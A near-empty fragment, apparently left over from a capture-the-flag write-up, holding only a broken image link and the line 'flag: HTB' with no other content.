
flag: HTB